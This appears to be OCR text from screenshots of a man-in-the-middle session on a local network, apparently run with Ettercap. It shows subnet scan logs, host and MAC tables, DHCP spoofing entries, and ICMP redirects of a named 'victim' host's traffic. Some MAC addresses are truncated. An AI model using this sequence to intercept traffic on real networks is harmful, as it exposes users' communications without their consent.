


```
DHCP: [E4:46:DA:A7:DC:AD] DISCOVER
DHCP: [E4:46:DA:A7:DC:AD] REQUEST 172.16.5.226
Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
74 hosts added to the hosts list...
```



```
IP Address     M
172.16.4.218   38
172.16.4.234   38
172.16.4.241   0C
172.16.4.250   0C
172.16.5.21    5C:99:60:6F:13:6D
172.16.5.46    00:27:0E:13:EB:17
172.16.5.50    00:27:0E:13:ED:1E
172.16.5.59    00:27:0E:13:F6:44
172.16.5.63    38:60:77:E0:78:EB
```

```
ICMP redirected 172.16.5.178:45618 -> 172.217.167.133:443
ICMP redirect stopped.
DHCP: [38:60:77:E0:86:87] REQUEST 172.16.4.218
DHCP: [88:D7:F6:C6:4D:C4] REQUEST 172.16.5.178
DHCP: [172.16.4.1] ACK : 172.16.5.178 255.255.252.0 GW 172.16.4.1 DNS 8.8.8.8
DHCP: [0C:4D:E9:BB:F2:42] REQUEST 172.16.5.149
```



IP Address	MAC Address	Description
172.16.4.1	08:35:71:F2:B4:A1	
fe80::5f8:9964:9641:f3ba	0C:4	
fe80::20ad:d2fb:fbea:4393	00:2	
fe80::41b8:5e6e:9ae:33f5	24:B	
fe80::857f:cbc0:26bd:1fbd	38:6	
fe80::9cc3:ae28:6830:a992	38:6	
fe80::9ce5:40bf:7dd2:4a78	00:1	
fe80::a55f:260f:13fc:7851	00:2	
fe80::a832:a0e8:93bd:2d6d	50:9	


Gateway Information

MAC Address: 08:35:71:F2:B4:A1

IP Address: 172.16.4.1

```
2182 known services
Starting Unified sniffing...

Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
78 hosts added to the hosts list...
```



IP Address	MAC Address	Description
172.16.4.1	08:35:71:F2:B4:A1	
fe80::5f8:9964:9641:f3ba	0C:4D:E9:BB:F2:42	
fe80::20ad:d2fb:fbea:4393	00:27:0E:13:FC	
fe80::41b8:5e6e:9ae:33f5	24:B6:FD:41:A	
fe80::857f:cbc0:26bd:1fbd	38:60:77:E0:78	
fe80::9cc3:ae28:6830:a992	38:60:77:E0:86	
fe80::9ce5:40bf:7dd2:4a78	00:15:AF:6F:5	
fe80::a55f:260f:13fc:7851	00:27:0E:13:F5	
fe80::a832:a0e8:93bd:2d6d	50:9A:4C:35:1	

MITM attack(s) stopped

```
DHCP: [D4:1A:3F:F5:95:0D] DISCOVER
DHCP: [D4:1A:3F:F5:95:0D] REQUEST 172.16.4.223
ICMP redirect: victim GW 172.16.4.1
ICMP redirected 172.16.5.178:60621 -> 209.132.190.2:80
ICMP redirected 172.16.5.178:60621 -> 209.132.190.2:80
ICMP redirect stopped.
```